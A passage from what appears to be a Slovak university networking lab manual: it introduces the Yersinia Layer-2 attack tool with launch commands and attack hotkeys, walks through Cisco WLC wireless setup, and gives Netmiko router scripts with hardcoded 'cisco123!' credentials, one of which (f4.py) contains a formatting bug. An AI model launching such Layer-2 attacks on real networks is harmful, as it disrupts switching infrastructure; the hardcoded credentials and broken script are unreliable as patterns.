
- Spanning Tree Protocol
- Cisco Discovery Protocol
- Dynamic Trunking Protocol
- Dynamic Host Configuration Protocol
- Host Standby Router Protocol
- 802.1q
- 802.1x
- Inter-Switch Link Protocol
- VLAN Trunking Protocol

Inštalácia a spustenie nástroja je možná nasledujúcimi príkazmi:

```
sudo apt install yersinia
sudo yersinia -G
sudo yersinia -I
```


Používateľské rozhranie nástroja vyzerá nasledovne – spustíme príkazom

`sudo yersinia -G`



Tento nástroj je možné používať aj využitím terminálovej interakcie – príkazom

`sudo yersinia -I`



Užitočné klávesové skratky:

- h (pomoc)
- g (prepínanie medzi typmi útokov)
- e (editovanie posielaných správ)
- x (spustenie útoku)
- K (zastavenie všetkých útokov)


Pohrajte sa s týmto nástrojom a jeho funkčnosť si overte show výpismi na prepínači, prípadne využitím nástroja *Wireshark*.

Cvičenie 5: Základná konfigurácia WLC

Osnova:

- Konfigurácia kontroléra bezdrôtových sietí

Topológia:




V prípade topológií, v ktorých sa nachádza väčšie množstvo AP je vhodné ich konfiguráciu presunúť z jednotlivých AP na centrálné zariadenie, ktoré bude spravovať všetky AP v sieti. Centrálné zariadenie, na ktorom sa realizuje nastavenie bezdrôtovej siete, ktoré je následne šírené na AP v sieti sa nazýva WLC (Wireless LAN Controller). Ako AP bude použité zariadenie 3702I a ako WLC zariadenie 3504, ktoré môžeme nájsť medzi bezdrôtovými zariadeniami v PT.

1. Pripojenie sa na zariadenie:

WLC má štandardne nastavenú manažmentovú IP adresu 192.168.1.1, použitím ktorej je možné sa na dané zariadenie prihlásiť. Zvyšok konfigurácie prebieha využitím GUI. Smerom k WLC sa konfiguruje Trunk, keďže bude prenášať dáta z rôznych VLAN.

Po zabezpečení L2 konektivity medzi PC-B a WLC a po nastavení IP adresy na PC-B z rozsahu manažmentovej siete, v ktorej sa nachádza WLC je možné využitím webového prehliadača realizovať pripojenie na WLC. Po pripojení je potrebné vytvoriť admin účet.



Po vytvorení admin účtu je potrebné realizovať konfiguráciu podľa formulára, kde dôjde k nastaveniu manažmentovej VLAN a bezdrôtovej siete.

Cisco 2500 Series Wireless LAN Controller

1 Set Up Your Controller

System Name

WLC

Country

Netherlands (NL)

Date & Time

01/16/2020

19:36:56

Timezone

Amsterdam, Berlin, Rome, Vienna

NTP Server

(optional)

Management IP Address

192.168.1.1

Subnet Mask

255.255.255.0

Default Gateway

192.168.1.254

Management VLAN ID

10

Back

Next

2 Create Your Wireless Networks

Employee Network

Network Name

WLC-WiFi

Security

WPA2 Personal

Passphrase

Confirm Passphrase

VLAN

Management VLAN

DHCP Server Address

0.0.0.0 (optional)

Guest Network

Back

Next

3 Advanced Setting

RF Parameter Optimization

Virtual IP Address

192.0.2.1

Local Mobility Group


Default

Back


Next

Nakoniec sa zobrazí informačný list, so sumárom nastavených informácií. Vykonaná konfigurácia sa uloží stlačením tlačidla **APPLY** a **OK**.

Od tejto chvíle sa vieme pripojiť na WLC pomocou protokolu HTTPS. Po stlačení tlačidla **Login** je potrebné zadať prihlasovacie údaje, ktoré boli nakonfigurované v predchádzajúcom kroku.



Po úspešnom prihlásení bude zobrazená domovská stránka WLC zariadenia.



2. Vytvorenie WLAN a jej základné nastavenie:

Vytvorenie WLAN je možné vytvoriť v záložke WLANs. Pre vytvorenie novej WLAN je potrebné stlačiť tlačidlo **Go** (*Create New*). Následne je potrebné zadať názov profilu, ktorý slúži len na orientáciu pri spravovaní WLAN. Ďalej SSID, pod ktorým sa budú koncové zariadenia pripájať na Wi-Fi a ID, ktoré znova slúži len pre účely administrácie. Po nastavení príslušných údajov je stále potrebné uložiť nastavenie tlačidlom **APPLY**.

Type	WLAN ▼
Profile Name	WLAN_SK
SSID	WLAN_SK
ID	2 ▼

Po vytvorení profilu pre WLAN je potrebné vytvoriť virtuálne rozhranie pre príslušnú WLAN a priradiť k nemu VLAN, pre ktorú bude poskytované Wi-Fi pripojenie. Táto konfigurácia sa realizuje v záložke **Controller** a v ľavej časti **Interfaces**.

The screenshot shows the Cisco Controller web interface. The top navigation bar includes links for MONITOR, WLANs, CONTROLLER, WIRELESS, SECURITY, MANAGEMENT, COMMANDS, HELP, and FEEDBACK. On the left, the 'Controller' section is expanded, showing 'General', 'Inventory', and 'Interfaces'. The main content area is titled 'Interfaces > New' and contains two input fields: 'Interface Name' set to 'WLAN_100' and 'VLAN Id' set to '100'.

Po aplikovaní nastavenia je potrebné na ďalšej stránke nastaviť IP adresu, masku, bránu pre danú WLAN a DHCP server, ktorým môže byť samotné WLC alebo akýkoľvek iný DHCP server. Číslo rozhrania (v našom prípade 1 = G1) je poradové číslo fyzického rozhrania, ktorým sa WLC pripája k sieti.

The screenshot shows the Cisco Controller web interface with the 'CONTROLLER' tab selected. The left sidebar shows the 'Interfaces' section expanded. The main content area is titled 'Interfaces > Edit' and contains several sections:

- General Information:** 'Interface Name' is 'WLAN_100' and 'MAC Address' is '00:0A:F3:B4:E9:B9'.
- Configuration:** Includes checkboxes for 'Guest Lan' and 'Quarantine', a 'Quarantine Vlan Id' field set to '0', and a 'NAS-ID' field.
- Physical Information:** Includes 'Port Number' set to '1', 'Backup Port' set to '0', 'Active Port' set to '0', and an 'Enable Dynamic AP Management' checkbox.
- Interface Address:** Includes 'VLAN Identifier' set to '100', 'IP Address' set to '10.10.100.1', 'Netmask' set to '255.255.255.0', and 'Gateway' set to '10.10.100.254'.
- DHCP Information:** Includes a 'Primary DHCP Server' field set to '10.10.100.1'.

Po uložení nastavenia môžeme prejsť do záložky **WLANs** a dokončiť konfiguráciu vytváranej WLAN siete.

CISCO						
MONITOR WLANs CONTROLLER WIRELESS SECURITY MANAGEMENT COMMANDS HELP FEEDBACK						
WLANs						
<div> <div>WLANs</div> <div>WLANs</div> <div>Advanced</div> <div>AP Groups</div> </div>						
WLANs						
Current Filter: [Change Filter] [Clear Filter] Create New Go						
<input type="checkbox"/> WLAN ID	Type	Profile Name	WLAN SSID	Admin Status	Security Policies	
<input type="checkbox"/> 1	WLAN	WLC-WiFi	WLC-WiFi	Enabled	[WPA2][Auth(PSK)]	Remove
<input type="checkbox"/> 2	WLAN	WLAN_SK	WLAN_SK	Enabled	None	Remove

Po kliknutí na poradové číslo WLAN sa zobrazí okno, kde je možné nastavovať rôzne atribúty WLAN siete ako bezpečnosť, QoS a pod. V časti **General** je potrebné zaškrtnúť možnosť *Status* na *Enabled* a Skupinu rozhrania na pred chvíľou vytvorené rozhranie *WLAN_100*.

General

Security

QoS

Policy-Mapping

Advanced

Profile Name

WLAN_100

Type

WLAN

SSID

WLAN_100

Status

☒ Enabled

Security Policies

[WPA2][Auth(PSK)]

(Modifications done under security tab will appear after applying the changes.)

Radio Policy

All

Interface/Interface Group(G)

VLAN_100

Multicast Vlan Feature

☐ Enabled

Broadcast SSID

☒ Enabled

NAS-ID

V časti **Security** je možné nastaviť zabezpečenie danej siete na jednotlivých vrstvách. Po zvolení mechanizmu *WPA+WPA2* v časti **WPA+WPA2 Parameters** je potrebné zaškrtnúť *WPA2 Policy* a následne zvoliť šifrovací algoritmus (*AES*). V časti **Authentication Key Management** je možné zvoliť *PSK*, čo predstavuje autentifikáciu využitím zdieľaného kľúča, ktorý je možné zadať v ďalšej časti.

General

Security

QoS

Policy-Mapping

Advanced

Layer 2

Layer 3

AAA Servers

Protected Management Frame

PMF

Disabled

WPA+WPA2 Parameters

WPA Policy

☐

WPA2 Policy

☒

WPA2 Encryption

☒ AES ☐ TKIP

Authentication Key Management

802.1X

☐ Enable

CKM

☐ Enable

PSK

☒ Enable

FT 802.1X

☐ Enable

FT PSK

☐ Enable

PSK Format

ASCII


.....

WPA gtk-randomize State

14

Disable

Po sfunkčnení komunikácie medzi manažmentovou VLAN na WLC a AP sa medzi zariadeniami vytvorí CAPWAP spojenie. Po nakonfigurovaní WLAN sietí na WLC sa AP naučí informácie o vytvorených WLAN a začne poskytovať Wi-Fi spojenie pre koncových používateľov.



Port	Link	IP Address	MAC Address
GigabitEthernet0	Up	192.168.1.3/24	0005.5E48.6D01
Dot11Radio0	Up	<not set>	0005.5E48.6D02

CAPWAP Status: Connected to 192.168.1.1
 Providing WLANs:
 WLAN_100 (WLAN_100)

Pozn.: AP musí mať nastavenú IPv4 adresu (cez DHCP alebo manuálne) z rozsahu manažmentovej VLAN pre WLC.

3. Konfigurácia DHCP servera:

Konfigurácia DHCP sa realizuje v záložke **Controller** a ľavej časti **Internal DHCP Server**, kde sa zvolí možnosť **DHCP Scope** a nastaví sa parametre **DHCP poolu**.



The screenshot shows the Cisco WLC configuration interface. The top navigation bar includes: CISCO, MONITOR, WLANs, CONTROLLER (selected), WIRELESS, SECURITY, MANAGEMENT, COMMANDS, HELP, FEEDBACK, and Home. The left sidebar shows the configuration tree with 'Internal DHCP Server' selected. The main area is titled 'DHCP Scope > Edit'. It contains the following fields:

- Scope Name: V100
- Pool Start Address: 10.10.100.10
- Pool End Address: 10.10.100.20
- Network: 10.10.100.0
- Netmask: 255.255.255.0
- Lease Time (seconds): 86400
- Default Routers: 10.10.10.254, 0.0.0.0, 0.0.0.0
- DNS Domain Name: Not Supported
- DNS Servers: 8.8.8.8, 0.0.0.0, 0.0.0.0
- Netbios Name Servers: 0.0.0.0, 0.0.0.0, 0.0.0.0
- Status: Enabled (dropdown)

Buttons for '< Back' and 'Apply' are at the top right of the configuration area.

4. Konfigurácia SNMP:

Konfigurácia SNMP servera sa realizuje v záložke **Management** v časti **SNMP – Trap Receivers**, kde je možné definovať miesto, kam budú odosielané SNMP TRAPS, pričom treba definovať komunitný string a IP adresu SNMP servera.



The screenshot shows the Cisco WLC configuration interface. The top navigation bar includes: CISCO, MONITOR, WLANs, CONTROLLER, WIRELESS, SECURITY, MANAGEMENT (selected), COMMANDS, HELP, FEEDBACK. The left sidebar shows the configuration tree with 'SNMP' selected under 'Management'. The main area is titled 'SNMP Trap Receiver > New'. It contains the following fields:

- Community Name: SNMP
- IP Address(Ipv4/Ipv6): 1.1.1.1
- Status: Enable (dropdown)
- IPSec: (checkbox, unchecked)

5. Konfigurácia Radius servera:

V prípade Enterprise riešení je možné použiť zabezpečenie využitím externého servera a nie zdieľaného kľúča. Za týmto účelom je potrebné konfigurovať RADIUS server. Konfiguráciu je možné realizovať v záložke **Security** v časti **RADIUS – Authentication**.

The screenshot shows the 'RADIUS Authentication Servers > New' configuration page. The left sidebar contains a tree view with 'Security' expanded, showing 'AAA' and 'RADIUS' sub-items. The main area contains the following fields:

- Server Index (Priority): 1
- Server IP Address(Ipv4/Ipv6): 1.1.1.1
- Shared Secret Format: ASCII
- Shared Secret: [Redacted]
- Confirm Shared Secret: [Redacted]
- Key Wrap: ☐ (Designed for FIPS customers and requires a key wrap compliant RADIUS server)
- Port Number: 1812
- Server Status: Enabled
- Support for CoA: Disabled
- Server Timeout: 2 seconds
- Network User: ☒ Enable
- Management: ☒ Enable
- Management Retransmit Timeout: 2 seconds
- IPSec: ☐ Enable

Následne je pri nastavovaní WLAN siete (**Layer2**) potrebné zaškrtnúť možnosť **802.1X** a v časti **AAA Servers** zvoliť autentifikačný server, ktorý bol definovaný v predchádzajúcom kroku.

The screenshot shows the 'WLANs > Edit 'WLAN_100'' configuration page. The 'Security' tab is selected. The 'Layer 2' sub-tab is active, showing the following settings:

- Layer 2 Security: WPA+WPA2
- MAC Filtering: ☐
- Fast Transition: ☐
- Protected Management Frame: ☐
- WPA+WPA2 Parameters:
 - WPA Policy: ☐
 - WPA2 Policy: ☒
 - WPA2 Encryption: ☒ AES ☐ TKIP
- Authentication Key Management:
 - 802.1X: ☒ Enable
 - CCMK: ☐ Enable
 - PSK: ☐ Enable
 - FT 802.1X: ☐ Enable

The screenshot shows the 'WLANs > Edit 'WLAN_100'' configuration page. The 'AAA Servers' sub-tab is active. It displays a table of configured RADIUS servers:

Server	IP Address	Port	Authentication Servers	Accounting Servers	EAP Parameters
Server 1	IP:1.1.1.1	Port:1812	<input checked="" type="checkbox"/> Enabled	<input type="checkbox"/> Enabled	<input type="checkbox"/> Enable

Cvičenie 6: Skriptovanie v kontexte PC sietí

Python + Scapy

1. Práca s knižnicou Netmiko

Nainštalujte knižnicu netmiko:

```
pip3 install netmiko
```

Vytvorte jednoduchý python script pre pripojenie sa na službu SSH a odoslanie jednoduchého show príkazu pre zobrazenie smerovacej tabuľky a následne výpis rozhraní:

```
nano f1.py

from netmiko import ConnectHandler

def connect(ip_add):
    ssh_conn = ConnectHandler(
        host=ip_add,
        port='22',
        username='cisco',
        password='cisco123!',
        device_type='cisco_ios'
    )
    return ssh_conn

if __name__ == "__main__":
    router_connection = connect("147.232.48.41")
    route_table = router_connection.send_command('show ip route')
    print(route_table)
    print('\n #####\n')

    interfaces = router_connection.send_command('show ip int br')
    print(interfaces)
    router_connection.disconnect()
```

Spustite program príkazom `python f1.py`

```
(kali㉿kali)-[~/Desktop/python]
$ python f1.py
Codes: L - local, C - connected, S - static, R - RIP, M - mobile, B - BGP
       D - EIGRP, EX - EIGRP external, O - OSPF, IA - OSPF inter area
       N1 - OSPF NSSA external type 1, N2 - OSPF NSSA external type 2
       E1 - OSPF external type 1, E2 - OSPF external type 2
       i - IS-IS, su - IS-IS summary, L1 - IS-IS level-1, L2 - IS-IS level-2
       ia - IS-IS inter area, * - candidate default, U - per-user static route
       o - ODR, P - periodic downloaded static route, H - NHRP, l - LISP
       a - application route
       + - replicated route, % - next hop override, p - overrides from PfR

Gateway of last resort is 147.232.48.33 to network 0.0.0.0

S*    0.0.0.0/0 [254/0] via 147.232.48.33
      147.232.0.0/16 is variably subnetted, 3 subnets, 2 masks
S      147.232.22.65/32 [254/0] via 147.232.48.33, GigabitEthernet1
C      147.232.48.32/27 is directly connected, GigabitEthernet1
L      147.232.48.41/32 is directly connected, GigabitEthernet1

#####

Interface      IP-Address      OK? Method Status      Protocol
GigabitEthernet1  147.232.48.41  YES DHCP    up          up
```

Vytvorte script, ktorým zmeníte názov zariadenia a zobrazíte jeho názov pred a po zmene:

```
nano f2.py

from netmiko import ConnectHandler

def connect(ip_add):
    ssh_conn = ConnectHandler(
        host=ip_add,
        port='22',
        username='cisco',
        password='cisco123!',
        device_type='cisco_ios'
    )
    return ssh_conn

if __name__ == "__main__":
    router_connection = connect("147.232.48.41")
    router_connection.enable()

    hostname = router_connection.send_command('show run | inc hostname')
    print(hostname)
    print('\n ##### \n')

    router_connection.config_mode()


    router_connection.send_command('hostname from_netmiko_final')

    router_connection.exit_config_mode()

    show_hostname = router_connection.send_command('show run | inc hostname',
    expect_string=r'#', read_timeout=90)
    print(show_hostname)

    router_connection.disconnect()
```

Spustíte program príkazom `python f2.py`



```
(kali@kali) - [~/Desktop/python]
$ python f2.py
hostname netmiko

#####

hostname from_netmiko
```

Vytvorte script, ktorý vloží na smerovač 10 statických ciest v rozsahu 192.168.1.0/24-192.168.10.0/24. Správnosť konfigurácie overte zobrazením smerovacej tabuľky.

```
nano f3.py

from netmiko import ConnectHandler

def connect(ip_add):
    ssh_conn = ConnectHandler(
```



```

    host=ip_add,
    port='22',
    username='cisco',
    password='cisco123!',
    device_type='cisco_ios'
)
return ssh_conn

if __name__ == "__main__":
    router_connection = connect("147.232.48.41")
    route_table = router_connection.send_command('show ip route')
    print(route_table)
    print('\n #####\n')

    router_connection.config_mode()

    for i in range(1, 11):
        route = "ip route 192.168.{}.0 255.255.255.0 null0".format(i)
        router_connection.send_command(route)

    route_table = router_connection.send_command('do show ip route | inc S')
    print(route_table)
    router_connection.disconnect()

```

Spustite program príkazom `python f3.py`

```

└─$ python f3.py
Codes: L - local, C - connected, S - static, R - RIP, M - mobile, B - BGP
       D - EIGRP, EX - EIGRP external, O - OSPF, IA - OSPF inter area
       N1 - OSPF NSSA external type 1, N2 - OSPF NSSA external type 2
       E1 - OSPF external type 1, E2 - OSPF external type 2
       i - IS-IS, su - IS-IS summary, L1 - IS-IS level-1, L2 - IS-IS level-2
       ia - IS-IS inter area, * - candidate default, U - per-user static route
       o - ODR, P - periodic downloaded static route, H - NHRP, l - LISP
       a - application route
       + - replicated route, % - next hop override, p - overrides from PfR

Gateway of last resort is 147.232.48.33 to network 0.0.0.0

S*   0.0.0.0/0 [254/0] via 147.232.48.33
     147.232.0.0/16 is variably subnetted, 3 subnets, 2 masks
S     147.232.22.65/32 [254/0] via 147.232.48.33, GigabitEthernet1
C     147.232.48.32/27 is directly connected, GigabitEthernet1
L     147.232.48.41/32 is directly connected, GigabitEthernet1

#####

Codes: L - local, C - connected, S - static, R - RIP, M - mobile, B - BGP
       D - EIGRP, EX - EIGRP external, O - OSPF, IA - OSPF inter area
       N1 - OSPF NSSA external type 1, N2 - OSPF NSSA external type 2
       E1 - OSPF external type 1, E2 - OSPF external type 2
       i - IS-IS, su - IS-IS summary, L1 - IS-IS level-1, L2 - IS-IS level-2
       ia - IS-IS inter area, * - candidate default, U - per-user static route
       o - ODR, P - periodic downloaded static route, H - NHRP, l - LISP
S*   0.0.0.0/0 [254/0] via 147.232.48.33
S     147.232.22.65/32 [254/0] via 147.232.48.33, GigabitEthernet1
S     192.168.1.0/24 is directly connected, Null0
S     192.168.2.0/24 is directly connected, Null0
S     192.168.3.0/24 is directly connected, Null0
S     192.168.4.0/24 is directly connected, Null0
S     192.168.5.0/24 is directly connected, Null0
S     192.168.6.0/24 is directly connected, Null0
S     192.168.7.0/24 is directly connected, Null0
S     192.168.8.0/24 is directly connected, Null0
S     192.168.9.0/24 is directly connected, Null0
S     192.168.10.0/24 is directly connected, Null0

```


Napište script, ktorý zmaže vytvorené statické cesty:

```
nano f4.py

from netmiko import ConnectHandler

def connect(ip_add):
    ssh_conn = ConnectHandler(
        host=ip_add,
        port='22',
        username='cisco',
        password='cisco123!',
        device_type='cisco_ios'
    )
    return ssh_conn


if __name__ == "__main__":
    router_connection = connect("147.232.48.41")
    route_table = router_connection.send_command('show ip route | inc S')
    print(route_table)
    print('\n #####\n')
    router_connection.config_mode()

    for i in range(1, 11):
        route = "no ip route 192.168.{i}.0 255.255.255.0 null0".format(i)
        router_connection.send_command(route)

    route_table = router_connection.send_command('do show ip route | inc S')
    print(route_table)

    router_connection.disconnect()
```

Spustite program príkazom `python f4.py`



```
(kali@kali)~[~/Desktop/python]
$ python f4.py
Codes: L - local, C - connected, S - static, R - RIP, M - mobile, B - BGP
       D - EIGRP, EX - EIGRP external, O - OSPF, IA - OSPF inter area
       N1 - OSPF NSSA external type 1, N2 - OSPF NSSA external type 2
       E1 - OSPF external type 1, E2 - OSPF external type 2
       i - IS-IS, su - IS-IS summary, L1 - IS-IS level-1, L2 - IS-IS level-2
       ia - IS-IS inter area, * - candidate default, U - per-user static route
       o - ODR, P - periodic downloaded static route, H - NHRP, l - LISP
S*    0.0.0.0/0 [254/0] via 147.232.48.33
S      147.232.22.65/32 [254/0] via 147.232.48.33, GigabitEthernet1
S    192.168.1.0/24 is directly connected, Null0
S    192.168.2.0/24 is directly connected, Null0
S    192.168.3.0/24 is directly connected, Null0
S    192.168.4.0/24 is directly connected, Null0
